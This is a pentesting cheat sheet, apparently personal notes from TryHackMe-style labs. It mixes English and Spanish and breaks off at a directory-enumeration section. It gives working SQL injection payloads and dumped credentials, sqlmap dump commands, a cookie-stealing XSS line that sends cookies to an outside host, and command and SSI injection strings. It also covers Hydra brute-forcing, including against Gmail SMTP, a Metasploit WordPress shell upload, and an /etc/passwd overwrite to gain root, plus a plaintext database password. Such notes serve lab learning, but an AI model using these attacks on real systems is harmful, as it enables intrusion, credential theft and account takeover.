Table of Contents

BASICS LINUX.....3
Basics commands.....3
Restore zsh to defaults.....4
Create a symbolic link to an archive:.....4
Install/Uninstall package .deb:.....4
To check the content of a file we use 'cat':.....4
Encode / decode.....4
Locate a file knowing part of his name.....4
Locate a directory knowing part of his name.....4
How to use grep to search and find all files for a given text string.....5
Locate an executable with suid bit enabled.....5
USB Booteable.....5
Unshadow.....5
SSH.....6
Port Forwarding with ssh.....7
Updated SHELL (Shell Mejorada).....7
Samba Server.....7
Python Http Server.....8
FIRSTS THINGS TO CHECK IN A WEBSITE.....8
RECONNAISSANCE.....8
Recon-ng.....8
NETDISCOVER.....10
PostgreSQL Basics.....10
PostgreSQL con METASPLOIT.....10
MySQL Basics.....11
SQL Injection.....11
* SQL Lite Database basics.....12
Blind SQLi - Authentication Bypass.....14
Blind SQLi - Boolean Based.....14
Blind SQLi - Time Based.....17
SQLMAP.....18
BURPSUITE.....24
Steal Cookie.....24
INJECT COMMANDS UNIX IN A WEB FORM.....24
SSI Injection (dynamic html executed by the server, rather than the browser).....25
NMAP.....25
HYDRA.....26
WPScan.....26
Pivot to root from wordpress admin panel.....27
DIRECTORIES & FILES ENUMERATION.....29
GOBUSTER.....29
DIRSEARCH.....29
DIRB.....29
enum4linux.....29
FFUF.....29
WFUZZ (Scan subdomains).....30

Exploit PERL SCRIPT | Wich is used to call pages in a website..... .30
Exploit GCI SCRIPT..... .30
ROUTERSPLOIT..... .31
DOS ATTACKS..... .31
hping3..... .31
slowloris..... .32
OWASP-ZAP..... .32
AUDIT WIFI..... .32
Wifite..... .32
Aircrack-ng..... .32
Phishing..... .33
PyPhisher..... .33
Wordlists..... .34
CEWL..... .34
CRUNCH..... .34
CUPP..... .34
Mestasploit..... .34
Veil Evasion..... .35
NGROK..... .36
NETCAT..... .36
john the ripper..... .36
Crack users linux password file..... .37
Ghost by EntySec..... .37
GTFOBins..... .37
LINPEASS..... .38
WIRESHARK..... .38
STEGHIDE..... .38
StegCracker..... .39
SMB CLIENT..... .39
Bash code to create reverse shell in a file bash (.sh) with crown..... .39
LFI – Local File Inclusion..... .39
Case 0 – If Mail Masta is installed on Wordpress..... .39
WordPress reverse shell..... .40
Transversal PATH..... .40
Escalate privileges with:..... .41
Docker..... .41
Scipts in use by root..... .42
Capabilities → getcap -r /..... .42
Cross Site Scripting XSS..... .43
Ejemplo 1: Tenemos un formulario..... .43
Explotar gitea GITEA .git..... .44
Latex Injection..... .49
gnuplot..... .49
NFS Exported Share Information Disclosure (Vulnerabilidad)..... .50
Crack Passwords with…..... .51
Hashcat..... .51
John the Ripper..... .52

BASICS LINUX

Basics commands

- hostname: returns machine name
- whoami: returns which user I am
- id: returns user's privileges
- ls: returns list of directories and files
- ls -al: returns hidden files with permissions
- cat: to read files in console

  example: **cat /etc/passwd**
  - We can filter using **grep**

    example to filter lines containing the word bash: **cat /etc/passwd | grep bash**
- **man** toolname: Shows manual of the tool
- clear: clear the shell
- pwd: returns the actual path
- su - : change to root user
- exit: change to normal user
- rm -r <foldername>: to remove non empty folders
- Give **sudo permissions** to any user: **usermod -aG sudo username**
  - and add this to **/etc/sudoers**

    username ALL=(ALL) NOPASSWD:ALL ← *This not needed password*
  - **or:**
    - **# User privilege specification** ← *after this line*
    - **username ALL=(ALL) ALL** ← *add this but need password of the username*

Restore zsh to defaults

Do follow commands in user and root terminal, then restart terminal.

```
mv ~/.p10k.zsh ~/.p10k.zsh.bak
```

```
mv ~/.zshrc ~/.zshrc.bak
```

```
cp /etc/skel/.zshrc ~/
```

Create a symbolic link to an archive:

ln -s /path/to/the/file newfile

Install/Uninstall package .deb:

- Install: **sudo dpkg -i package_file.deb**
- Uninstall: **sudo apt-get remove nombre_del_paquete**

To check the content of a file we use 'cat':

cat /root/key-3-of-3.txt

Encode / decode

- Encode base64: **echo -n 'texttoencode' | base64**
  Decode base64: **echo 'texttodecode' | base64 -d**
- Encode md5: **echo -n 'texttoencode' | md5sum**
  Decode md5: need to use external tools

Optionally we can use the BurpSuite tool wich has a Decode utility.
And we can use online tools like ***https://md5hashing.net/hash*** in wich we can encode/decode with many algorithms.

Locate a file knowing part of his name.

Example, we know the file contain the word “texto”

find / -type f -name '*texto*' 2>/dev/null

Locate a directory knowing part of his name.

find / -type d -name '*texto*' 2>/dev/null

Other Options:
The path is optional:

find / -iname /path/partofname*
find / -iname /path/name.txt

or to get all files with as especific extension:
In the following example we are searching all the files in an especific path with extension txt.

find / -iname /path/*.txt

How to use grep to search and find all files for a given text string

In this example, search for a string called ‘redeem reward’ in all text (*.txt) files located in /home/tom/ directory, use:

grep "redeem reward" /home/tom/*.txt

Let us find text called “redeem reward” in files under Linux:

grep "redeem reward" ~/*.txt

You can search for a text string all files under each directory, recursively with -r option:

grep -r "redeem reward" /home/tom/

Locate an executable with suid bit enabled

It can help us to escalate privileges. We use the ***find*** command:
find / -perm /4000 -type f 2>/tmp/2
Other way
find . -perm /4000

If we finds, for example, 'nmap' we can use with interactive mode
nmap --interactive
!sh (to operate like a shell)
whoami (to check if we are root)

USB Booteable

To create an USB booteable to load a S.O. from an usb drive we can use the ***dd*** command:

Example: **dd if=isoname.iso of=/dev/sdb conv=fsync bs=4M**

where:

- isoname = the name of the iso you want to create a bootable usb

- /dev/sdb = the name of your usb drive in the system.

Can list your drives with the command: **lsblk -f**

Unshadow

This utility can combine two files and output as new one.

Usage:

sudo unshadow /path/fileone /path/filetwo > outputfile

Example:

sudo unshadow /etc/passwd /etc/shadow > newpasswordfile

SSH

- If with Linpeas or other way, we found a cronjob that copy a id_rsa.pub to Authorized_keys we can replace with our own.

First we generate RSA ssh key on our machine:

ssh-keygen -t rsa

Whe are going to generate 2 keys: a private one and a public one.

And now: By using our public key we change jake's key. On the client machine type:

echo 'your public key' > /opt/.backups/jake_id_rsa.pub.backup

Now we can connect to the client machine using the private ssh key we generated.

ssh -i id_rsa user@ip

- Transfer files FROM SSH server to an local drive

  scp user@<IP>:/pathto/file /local/path/tosave/

- Transfer files TO an SSH server from local machine

  scp filetoupload user@<IP>:/path/tosavefile/inremote

* Connect to a SSH server

  ssh -l username <IP>

* Connet to a SSH server using id_rsa

  To obtain id_rsa in the path /home/user we must do:

  ls -al

  Now we can see the hidden files & folders. Maybe we can find inside the file **id_rsa**

  Now we can read de file with **cat** and copy the contents in a local file.

Change the permissions to the new local file with **chmod 600 file**

Now we can try to connect ssh using **id_rsa** instead of the password:

ssh kay@10.10.213.160 -i file

If ask for a password to read the id_rsa we need to use john:

ssh2john file > tempfiletocrack

It creates the file tempfiletocrack and now we can crack:

john --wordlist=/usr/share/wordlists/rockyou.txt tempfiletocrack

Now we have the password for **id_rsa** and try again:

ssh kay@10.10.213.160 -i file

Now we can use the password cracked by john.

We are in!

Port Forwarding with ssh

ssh -L 8080:127.0.0.1:80 -i id_rs sshuser@10.10.194.197

Then we can navigate in our local browser to 127.0.0.1:8080 and we can see the port 80 of the victim's machine.

Updated SHELL (Shell Mejorada)

Ejecutar en el siguiente orden:

1. *script /dev/null -c bash*
2. *Ctrl+Z*
3. *stty raw -echo ; fg*
4. *reset*

Samba Server

We can launch a Samba Server using this command:

```
impacket-smbserver a .
```

The “ . “ is necessary to specify that all files in the folder are shared.

Python Http Server

We can launch a Simple Http Server in pyhton3 using this command:

python -m SimpleHTTPServer 80

or this

python3 -m http.server 80

Where 80 is the number of the port. Can use anyone.

##

FIRSTS THINGS TO CHECK IN A WEBSITE

1. robots.txt
2. .htaccess

##

RECONNAISSANCE

Recon-ng

Recon-ng is a framework that helps automate the OSINT work.

Command **recon-ng** to start. If its the first time it asks to install modules and shows: [recon-ng][default] >

Steps if first run:

1. Create a workspace for your project
2. Insert the starting information into the database
3. Search the marketplace for a module and learn about it before installing
4. List the installed modules and load one
5. Run the loaded module

1.- Run `workspaces create WORKSPACE_NAME`

If not first time:

`recon-ng -w WORKSPACE_NAME` starts recon-ng with the specific workspace.

The Workspace works with database.

2.- Use the command `db insert domains`.

It ask for domain to do recon, for example thmredteam.com

db insert domains

thmredteam.com

To check:

db query select * from domains

3.- Recon-ng Marketplace.

useful commands related to marketplace usage:

- `marketplace search KEYWORD` to search for available modules with keyword.
- `marketplace info MODULE` to provide information about the module in question.
- `marketplace install MODULE` to install the specified module into Recon-ng.
- `marketplace remove MODULE` to uninstall the specified module.

Run `marketplace search keyword` to get a list of all available modules.

For example: **marketplace search domains**

Some modules requires a key “K” (need to pay).

Other modules have dependences “D”

Let’s say that we are interested in `recon/domains-hosts/google_site_web`.

Then, to install it:

marketplace install google_site_web

4.- `modules search` to get a list of all the installed modules

- `modules load MODULE` to load a specific module to memory

For Example:

modules load google_site_web

To `run` it, we need to set the required options.

- `options list` to list the options that we can set for the loaded module.
- `options set <option> <value>` to set the value of the option.
- info

-

And then run it with `run`

NETDISCOVER

* With netdiscover we can see all the devices in our net.
Sintaxis:
sudo netdiscover

PostgreSQL Basics

**Ejemplo basico de conexión y lectura de datos:*

Tenemos usuario y contraseña de Postgresql

postgres: Vg&nvzAQ7XxR

Conectamos a Postgres.

Sintaxis basica:

psql "postgresql://DB_USER:DB_PWD@DB_SERVER/DB_NAME"

En nuestro caso nos queda asi la conexión:

psql "postgresql://postgres:Vg&nvzAQ7XxR@localhost/postgres"

*Con el comando **\l** vemos las bases de datos. Nos interesa la que se llama **cozyhosting***

Vamos a conectar de nuevo pero a la base de datos cozyhosting para poder tarbajar:

psql -h 127.0.0.1 -U postgres -p 5432 -d cozyhosting

*Aqui nos pide el **password: Vg&nvzAQ7XxR***

Seguimos la siguiente secuencia:

\dt *--> con este comando vemos las tablas. Nos interesa la que se llama users*

Ahora leemos los datos de la tabla users:

select * from users;

PostgreSQL con METASPLOIT

Para intentar explotar una base de datos postgres con metasploit si encontramos con un escaneo nmap que se está ejecutando:

Usar las notas de la maquina de THM POSTER:

notes.txt

MySQL Basics

Partimos del supuesto que estamos conectados por ssh a una maquina que está sirviendo una base de datos usando MySQL.

Vamos a hacer la conexión MySQL a la base de datos desde la misma sesion ssh en la que estamos:

 # mysql -u root -p

-u para indicar usuario
-p para que nos pida la contraseña

Ya tenemos la conexión con mysql. Ahora vamos a buscar la base de datos wordpress.
Para ello usamos los siguientes comandos sql:

- show databases;
Este comando nos muestra las bases de datos

- use nombrebasdatos;
Con este comando decimos al sistema que vamos a trabajar con la base de datos con el nombre que le hemos indicado

- show tables;
Este comando nos muestra las tablas disponibles en la base de datos

- select*from nombre_tabla;
Este comando nos devuelve toda la informacion de la tabla indicada

SQL Injection

More info: https://book.hacktricks.xyz/pentesting-web/sql-injection

There are many **SQL injections,** just search internet. Here some examples:

* To try if we can do an SQL Injection in a search web form, we just write a single quote ' in the search box and if we get an error getting info from table named for example "users", maybe we can do SQL Injection.
* Injecting the following sentence: ' or 1=1 --
    we get a list of users.

** SQL Lite Database basics.*

- To query the sqlite_master table to find out what tables are held within the database:
    SELECT name FROM sqlite_master WHERE type ='table';

- Dump the entire contents of one table.
    SELECT * FROM nametable;

* Generate ERROR on a web with SQL
    - If we append question marks "?" to the end of the URL, we can generate errors. This is possible because the pages are expecting something after the question mark.
        Example: https://www.hackthissite.org/missions/realistic/13/news.php?month=all?
    With this action we can get names of tables and more.

In-Band SQL Injection - Error-Based SQL Injection - Union-Based SQL Injection

- In-Band SQL Injection: is the easiest type to detect and exploit;

- Error Based SQLI: This type of SQL Injection is the most useful for easily obtaining information about the database structure as error messages from the database are printed directly to the browser screen. This can often be used to enumerate a whole database.

- Union Based SQLI: This type of Injection utilises the SQL UNION operator alongside a SELECT statement to return additional results to the page. This method is the most common way of extracting large amounts of data via an SQL Injection vulnerability.

Example using this three types of SQLI:
    We have this initial web:

        https://website.thm/article?id=1

UNION SELECT
https://website.thm/article?id=1 **union select 1**
    Result: ERROR: SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements *have a different number of columns*

We get an error because after select we specify we want return 1 column but the table has more than 1. So:

https://website.thm/article?id=1 **union select 1,2**
Result: the same ERROR
So:

https://website.thm/article?id=1 **union select 1,2,3**
Result: SUCCESS:
My First Article
Article ID: 1
Hi and welcome to my very first article for my new website.....

It says us we have 3 columns in this table.
If we was get error again, we have tried again with 4,5,6, etc...

Our next query will gather a list of tables that are in this database.

user=0 union select 1,group_concat(schema_name),3,4 from information_schema.schemata-- -

https://website.thm/article?id=**0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'**

Result:
2
Article ID: 1
article,staff_users

So we have 2 tables.
We want to discover Martin's password which is in **staff_users** table. So we need to know the columns in staff_users table:

https://website.thm/article?id=**0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'**

It returns us:
2
Article ID: 1
id,username,password

Now we will use the username and password columns for our following query to retrieve the user's information:

https://website.thm/article?id=**0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br>') FROM staff_users**


Result:
2

Article ID: 1

admin:p4ssword
martin:pa$$word
jim:work123

Blind SQLi - Authentication Bypass

We have this login form wich connects with an SQL database to give access or not:



The query wants too know if username and password are paired in database

```
select * from users where username='' and password='' LIMIT 1;
```

So, we can bypass this query writting one of this is password textbox:

‘ or 1=1;--

‘ or 1=1-- -

Then the query result on this:

select * from users where username='' and password='' or 1=1;--' LIMIT 1;

wich is true and gave us access.

Blind SQLi - Boolean Based

Boolean based SQL Injection refers to the response we receive back from our injection attempts which could be a true/false, yes/no, on/off, 1/0 or any response which can only ever have two outcomes.

Example:

We have this address:

https://sitioweb.thm/checkuser?username=admin

The browser body contains the contents of **{"taken":true}**

If we change admin to admin123

{"taken":false}

The only input, we have control over is the username.

Keeping the username as admin123, we can start appending to this to try and make the database confirm true things, which will change the state of the taken field from false to true.

Our first task is to establish the number of columns in the users table, which we can achieve by using the UNION statement.

admin123' UNION SELECT 1;--

As the web application has responded with the value taken as false, we can confirm this is the incorrect value of columns. So we try with 2 or more columns…

admin123' UNION SELECT 1,2,3;--

Now we have

https://website.thm/checkuser?username=admin123' union select 1, 2, 3;--

{"taken":true}

Now that our number of columns has been established, we can work on the enumeration of the database.

Discovering the database name.

admin123' UNION SELECT 1,2,3 where database() like '%';--

We get a **true response** because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value.

If we change the wildcard operator to **a%,** you'll see the response goes back to **false,** which confirms that **the database name does not begin with the letter a**.

So we try with all letters to get a true response. We get with **s** letter.

We have the first letter of database name. Lets go to the second trying letters adding one letter to the operator:

admin123' UNION SELECT 1,2,3 where database() like 'sq%';--

The second letter is **q**.

Let’s continue with a third letter and continue till we have the complete database name wich is:

admin123' UNION SELECT 1,2,3 where database() like '**sqli_three**%';--

Now lets go to enumerate table names using a similar method:

admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'a%';--

Finally end up discovering a table in the sqli_three database named **users**

admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name like 'users%';--

Can be confirmed by running the following username payload:

admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three' and table_name='users';--

We now need to enumerate the column names in the users table:

admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a %';

Once we have find the first table name, wich is **id** We need to append the second one:

admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'a %' and COLUMN_NAME !='id';

Repeating this process three times will enable you to discover the columns **id, username and password.**

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three' and TABLE_NAME='users' and COLUMN_NAME like 'password%' and COLUMN_NAME !='user' and COLUMN_NAME !='id';

Now the same process to get usernames form table users:

https://website.thm/checkuser?username=admin123' union select 1,2,3 from users where username like 'adm%

We get the username **admin**

Discovering the **password.** The payload below shows you how to find the password:

https://website.thm/checkuser?username=admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '38%

Cycling through all the characters, you'll discover the **password is 3845.**

Blind SQLi - Time Based

A time-based blind SQL Injection is very similar to the above Boolean based, in that the same requests are sent, but there is no visual indicator of your queries being wrong or right this time.

Instead, your indicator of a correct query is based on the time the query takes to complete.

This time delay is introduced by using built-in methods such as SLEEP(x) alongside the UNION statement. The SLEEP() method will only ever get executed upon a successful UNION SELECT statement.

Example:

when trying to establish the number of columns in a table, you would use the following query:

admin123' UNION SELECT SLEEP(5);--

If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

admin123' UNION SELECT SLEEP(5), 2;--

This payload should have produced a 5-second time delay, which confirms the successful execution of the UNION statement and that there are two columns.

You can now repeat the enumeration process from the Boolean based SQL Injection, adding the SLEEP() method into the UNION SELECT statement.

Example, we have this site:

https://website.thm/analytics?referrer=tryhackme.com

We want to know database name.

So we add our payload to try to find database name:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 where database() like 'sq%';--

We need to try letters like boolean based sqli. Finally database name is **sql_four**

Now we need to know Tables names:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name like 'us%';--

Finally find tablename **users** which can **confirm with this:**

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 FROM information_schema.tables WHERE table_schema = 'sqli_four' and table_name='users';--

Now we need column names:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 FROM information_schema.columns WHERE table_schema = 'sqli_four' and table_name='users' and COLUMN_NAME like 'i%';--

We find column id, lets go for the next:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 FROM information_schema.columns WHERE table_schema = 'sqli_four' and table_name='users' and COLUMN_NAME like 'u%' and COLUMN_NAME !='id';

Trying we find column user, lets go for the next one:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 FROM information_schema.columns WHERE table_schema = 'sqli_four' and table_name='users' and COLUMN_NAME like 'p%' and COLUMN_NAME !='user' and COLUMN_NAME !='id';

Finally we find column password.

Now the same process to **get usernames** form table users:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 from users where username like 'admin%

We get username admin.

Lets to try to find password:

https://website.thm/analytics?referrer=admin123' UNION SELECT SLEEP(5), 2 from users where username='admin' and password like '4961%

So the password is 4961

SQLMAP

Podemos usar la herramienta sqlmap para automatizar la injeccion sql. A continuación expongo un ejemplo de como se puede usar.

En el ejemplo partimos de una consulta POST en una web que usa base de datos sql.

Con BurpSuite capturamos la consulta y la copiamos a un archivo al que llamamos request.

METODO USADO: POST

Capturo el request con Burpsuite

POST /blood/nl-search.php HTTP/1.1

Host: 10.10.125.160

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate, br

Content-Type: application/x-www-form-urlencoded

Content-Length: 16

Origin: http://10.10.125.160

Connection: close

Referer: http://10.10.125.160/blood/index.php

Cookie: PHPSESSID=rj7i6dm4hus5iocspuslp88n36

Upgrade-Insecure-Requests: 1

blood_group=A%2B

Creo un archivo con el request llamado request.txt

El posible parametro vulnerable en el request es: **blood_group**=A%2B

Por lo tanto creo la consulta con SQLMAP sobre esos datos para conseguir las bases de datos disponibles:

```
sqlmap -r request.txt -p blood_group --dbs --batch
```

Nos devuelve las siguientes bases de datos

available databases [6]:

[*] blood

[*] information_schema

[*] mysql

[*] performance_schema

[*] sys

[*] test

Necesitamos saber el usuario de la base de datos.

```
sqlmap -r request.txt -p blood_group --current-user --batch
```

Nos devuelve:

current user: 'root@localhost'

Ahora vamos a consultar las tablas de las base de datos a ver que tienen:

Probamos con la base de datos "blood"

```
sqlmap -r request.txt -p blood_group -D blood --tables --batch
```

Database: blood

[3 tables]

```
+————————+
| blood_db |
| flag     |
| users    |
+————————+
```

Nos devuelve tres tablas interesantes:

Vamos probando las diferentes tablas para encontrar la informacion que nos interesa.

Vamos a ver las columnas que hay en la tabla blood_db para ver si estan los datos que nos interesan:

sqlmap -r request.txt -D blood -T blood_db --columns --batch

Esta tabla nos devuelve lo siguiente:

Database: blood

Table: blood_db

[8 columns]

```
+----------------+-------------+
| Column         | Type        |
+----------------+-------------+
| Name           | varchar(30) |
| Address        | varchar(48) |
| Age            | int(2)      |
| blood_group    | varchar(13) |
| email_address | varchar(30) |
| Gender         | varchar(6)  |
| id             | int(4)      |
| Phone_number   | varchar(25) |
+----------------+-------------+
```

sqlmap -r request.txt -D blood -T flag --columns --batch

Database: blood

Table: flag

[3 columns]

```
+--------+-------------+
```

```
| Column | Type         |
+————————+——————————+
| name   | varchar(30) |
| flag   | varchar(50) |
| id     | int(10)     |
+————————+——————————+
```

sqlmap -r request.txt -D blood -T users --columns --batch

Database: blood

Table: users

[10 columns]

```
+——————————————+——————————+
| Column         | Type         |
+——————————————+——————————+
| address        | varchar(50) |
| blood_group    | varchar(5)  |
| dob            | varchar(30) |
| email_address | varchar(50) |
| full_name      | varchar(50) |
| gender         | varchar(20) |
| id             | int(3)      |
| password       | varchar(20) |
| phone_number   | varchar(11) |
| username       | varchar(20) |
+——————————————+——————————+
```

Vamos a volcar todos los datos de la base de datos blood:

sqlmap -r request.txt -D blood --dump-all --batch

Database: blood

Table: users

[3 entries]

```
+----+------------+---------+------------+-----------+-----------+------------+--------------
+--------------+--------------------+
| id | dob        | gender  | address    | password | username | full_name | blood_group |
phone_number | email_address      |
+----+------------+---------+------------+-----------+-----------+------------+--------------
+--------------+--------------------+
| 1  | 12/12/1996 | <blank> | Kathmandu | nare     | nare     | nare      | O+          |
9800000000   | nare@nare.sqlmap   |
| 2  | 12/12/2222 | MALE    | google    | nare     | nare     | google    | A+          |
12345555     | google@google.com  |
| 3  | 12/12/2021 | MALE    | google    | google   | google   | GOogle    | A+          |
1234567890   | google@gmail.com   |
+----+------------+---------+------------+-----------+-----------+------------+--------------
+--------------+--------------------+
```

Database: blood

Table: flag

[1 entry]

```
+----+------------------------+---------+
| id | flag                   | name    |
+----+------------------------+---------+
| 1  | thm{sqlm@p_is_L0ve} | flag    |
+----+------------------------+---------+
```

Database: blood

Table: blood_db

[1 entry]

```
+----+----+--------+--------+-----------+-------------+--------------+--------------------+
```

```
| id | Age | Gender | Name   | Address   | blood_group | Phone_number | email_address      |
+----+-----+--------+--------+-----------+-------------+--------------+--------------------+
| 1  | 27  | MALE   | Nare   | Kathmandu | O+          | 9800000000   | nare@sqlmap.com.np |
+----+-----+--------+--------+-----------+-------------+--------------+--------------------+
```

BURPSUITE

* How to intercept webtraffic like sending forms, change values and forward with the values changed, using BurpSuite.

- In the first screen select "Temporary project" and click Next.
- In the second screen left selected "Use Burp defaults" and click on "Start Burp".
- In the thir screen select "Proxy" in the up menu then click on "Open browser".
- In the opened browser navigate to the web where is the form you want to attack, fill the form but wait for click in the sending button of the form.
- Get back to Burpsuite and in the "Proxy" screen click on "Intercept is off" to start intercepting traffic.
- Go to the browser again and now Send the form.
-Inmediatelly Burpsuit capture and retain traffic wich you can analyse and modify to perform the attack.
- When you finished your changes cick on "Forward" button to finalize your attack.

Steal Cookie

* In order to steal a cookie in a webform wich send mail/message to someone preconfigured in the form, we can use the following Javascript code to perform a Cross-Site scripting attack. The code must be filled in the body of message:

javascript:void(window.location='https://haxez.org/stealcookies.php?'+document.cookie);

- Then we receive a notification informing of the victim’s cookies. Like this:

It's beyond the scope of this mission to check the XSS. So, assume you got this cookie: strUsername=m-crap%40crappysoft.com; strPassword=94a35a3b7befff5eb2a8415af04aa16c; intID=1;

- Now we have user and password wich we can use intercepting traffic using BurpSuite.

INJECT COMMANDS UNIX IN A WEB FORM

* If the form is in UNIX server and is not secured, we can try to add commands in the textbox. Example:

We have an script in a form with one textbox, wich when you write a year in the textbox and press send, returns a calendar of that year. If we add at the year ; ls -l we get the directory contents too. Like this: 2023; ls -l

SSI Injection (dynamic html executed by the server, rather than the browser)

* If the server have SSI we can try this in the textbox:

<!--#exec cmd="ls ../"-->

NMAP

* Diferents ways to use nmap (All IP's are only examples, you need to use yours)

Basic scan, it uses a basic script to enumerate users. (Use as first option)

nmap -sV -sC -T 5 192.168.1.14

1. Scan the IP range to determine IPs in our range wich we are connected and in this way we can select objective:

sudo nmap -sP -n 192.168.0.0/24

2. Determine wich ports are operative:

sudo nmap -sS 192.168.0.5

3. Check the service in specified port & the version of that services:

sudo nmap -p 'port' -sV 'IP'

4. Web Directory Enumeration using nmap with -script http-enum:

sudo nmap -script http-enum.nse 'IP'

* Search for vulnerabilities using an script on nmap

sudo nmap -script=vulners 192.168.1.14

* Enum users if the victim’s machine run samba

sudo nmap --script=smb-enum-users 192.168.1.14

* Scan internet IP range looking for an specific opened portS

nmap -p 5555 141.105.103.*

HYDRA

* Hydra allow us to perform attacks with dictionaries to user or password*
* Using hydra to determine user in a WordPress website.

hydra -t 64 -L ./fsocity.dic -p test 192.168.56.101 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:invalid" -vV

* If we known username in a webform, for example"user" we can use this to get password:
sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/192.168.1.20/login.php:username=user&password=^PASS^:Usuario o contraseña incorrecto!" -vV

hydra -l user -P /usr/share/wordlists/rockyou.txt 192.168.1.20 http-post-form "/192.168.1.20/login.asp:ed=^USER^&pw=^PASS^:Usuario o contraseña incorrecto" -vV

* Using hydra to get an ftp password knowing username (we can get username with enum4linux). Example where:
    -l = username
    -P = path of the wordlist for password

hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.14

* For Samba SMB
hydra -l user -P /usr/share/wordlists/rockyou.txt 10.10.7760 smb -V -f

* Using hydra to get an **SSH** password knowing username (can get username using an script in nmap: **sudo nmap --script=smb-enum-users 192.168.1.14)** and then:

hydra -l username -P wordlist.txt 192.168.1.14 -t 4 ssh -V

If get a valid password we can login via ssh: **ssh username@192.168.1.14**

If we get error to connect: **Unable to negotiate with 192.168.1.14 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss**
Can solve with this: **ssh -oHostKeyAlgorithms=+ssh-dss -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.1.14**

* Attack to a gmail email with hydra:
    sudo hydra -l email@gmail.com -P wordlist.txt -s 465 -v -V -t 4 smtp.gmail.com smtp

WPScan

* WP Scan helps to do security audit on WordPress sites.
    1.- How to enumerate WP users with WPScan:

    wpscan --url http://example.com --enumerate u

    2.- Auditing password strength of a single WordPress user with WPScan:

wpscan --url http://example.com --passwords ./passwordlist.txt --usernames perico
or this
wpscan -t 10000 -U Elliot -P ./passwordlist.dic --url http://195.30.227.6

* **Command:** `wpscan – url (ip)/wordpress -e u`

  Command: `wpscan – url (ip)/wordpress -e ap`

  - `e enumerate`
  - `u users`
  - `ap all plugins`

Pivot to root from wordpress admin panel

We use for this maetasploit:

msfconsole

search wp_admin

use exploit/unix/webapp/wp_admin_shell_upload

show options

set PASSWORD <wp-password>

set RHOSTS <IP>

set TARGETURI /

set USERNAME <wp-username>

run

we get meterpreter>

> getuid

> cd /tmp

Using script to check for bad configurations

In our local machine we check if we have the script:

> ls *-l /usr/bin/unix-privesc-check*

Again in meterpreter:

> upload /usr/bin/unix-privesc-check

Now we get a shell in meterpreter to assign permissions to script:

> **shell**

> **chmod +x ./unix-privesc-check**

Now execute script

> **./unix-privesc-check standard > auditoria.txt** (this action save the scan to an file named auditoria.txt)

Now we can download de auditoria file

> **download auditoria.txt**

If we check the file we can see /etc/passwd file is writeable so we download it.

> **download /etc/passwd**

*Now in local machine**:***

> ***nano passwd*** (just for check)

Copy our local machine root password into the downloaded file passwd

> ***cat /etc/shadow | grep root***

We get something like this:

root:**yj9T$Nmddv0r.7mS31hqd31Fou.$BQ8mH687R7sbFrvi3AOSi2FNfes6zHwRyWH6beM6Pz3:19464**:0:99999:7:::

The password is marked in **bold,** copy it to downloaded file passwd (marked the place in **x** bolded)

root:**x**:0:0:root:/root:/usr/bin/zsh

Now come back to meterpreter machine and upload the modified passwd file:

meterpreter> upload passwd /etc/passwd

Check the uploaded file

meterpreter> shell

meterpreter> less /etc/passwd

Now in shell:

> **python -c 'import pty;pty.spawn("/bin/bash")'**

With this action we have got a user console with the user: www-data

Now we can chenge to root user:

www-data@machine/tmp$ **su -l root**

The password is the same password we have in our local machine because we copied it.

We are in as root!

DIRECTORIES & FILES ENUMERATION

GOBUSTER

*This is a good utility to find directories and files

Usage:

- The next **example** find files with extension *.txt and *.php using a word list.

